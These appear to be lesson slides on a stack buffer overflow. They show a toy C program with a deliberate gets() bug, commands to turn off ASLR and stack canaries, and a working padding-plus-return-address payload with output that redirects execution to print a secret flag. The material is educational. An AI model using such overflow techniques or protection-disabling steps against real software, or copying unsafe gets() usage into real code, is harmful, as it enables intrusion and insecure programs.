Buffer Overflow

Preliminary:

- Running Linux
- Little-Endian
  - `python -c "import sys; print(sys.byteorder, 'endian')"`
- Getting around ASLR/Canary values
  - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
  - Compile with `gcc -fno-stack-protector main.c`

```c
// file: main.c
// https://pastebin.com/wbgnVDJL

#include <stdio.h>

char *flag = "example{secrets}";

void do_secret_stuff() {
  printf("The secret is %s\n", flag);
}

void get_input() {
  char buf[30];
  printf("What is your name? ");
  gets(buf);
  printf("Hello %s!\n", buf);
}

int main() {
  get_input();
  return 0;
}
```

https://pastebin.com/wbgnVDJL

```
int main() {
  get_input();
  return 0;
}
```

https://pastebin.com/wbgnVDJL

```
void get_input() {
  char buf[30];
  printf("What is your name? ");
  gets(buf); // <- bad
  printf("Hello %s!\n", buf);
}
```

https://pastebin.com/wbgnVDJL


```
char *flag = "example{secrets}"; // <- should never see this

void do_secret_stuff() { // <- should never get here
  printf("The secret is %s\n", flag);
}
```

https://pastebin.com/wbgnVDJL


```
#include <stdio.h> // for gets and printf
```

```c
// file: main.c
// https://pastebin.com/wbgnVDJL

#include <stdio.h>

char *flag = "example{secrets}";

void do_secret_stuff() {
  printf("The secret is %s\n", flag);
}

void get_input() {
  char buf[30];
  printf("What is your name? ");
  gets(buf);
  printf("Hello %s!\n", buf);
}

int main() {
  get_input();
  return 0;
}
```


Memory Model



Memory Model



Memory Model



Exploit String

- Find the length
- Find the return address

Finding the length

- A bunch of characters (perhaps `'A'`s) until it segfaults

This kinda depends on the code.

- If the return address ends in `0x00`, nothing will change.
- If the return address is overwritten and is still valid, you might not notice anything

Use `gdb` to be sure

Finding the return address

- Debugger probably necessary

```
$ ./a.out &
$ gdb --pid=$! # <- pid of last command
(gdb) disassemble do_secret_stuff
```

Performing the exploit

- Know the offset length
- Know the address, put it proper byte order (little-endian)!
  - If the address is `0x100001234`, use `\x34\x12\x00\x00\x01`

```
$ python -c 'import sys; sys.stdout.buffer.write(b"A" * $OFFSET_LENGTH + b"$ADDRESS")' | ./a.out
```

example:

```
$ python -c 'import sys; sys.stdout.buffer.write(b"a"*40 + b"\xa7\x51\x55\x55\x55\x55")' | ./a.out
What is your name? Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa◆QUUUU!
The secret is example{secrets}
```

(If needed)
Check exploit binary payload with `xxd`

```
$ python -c 'import sys; sys.stdout.buffer.write(b"a"*40 + b"\xa7\x51\x55\x55\x55\x55")' | xxd
00000000: 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa
00000010: 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa
00000020: 6161 6161 6161 6161 a751 5555 5555       aaaaaaaa.QUUUU
```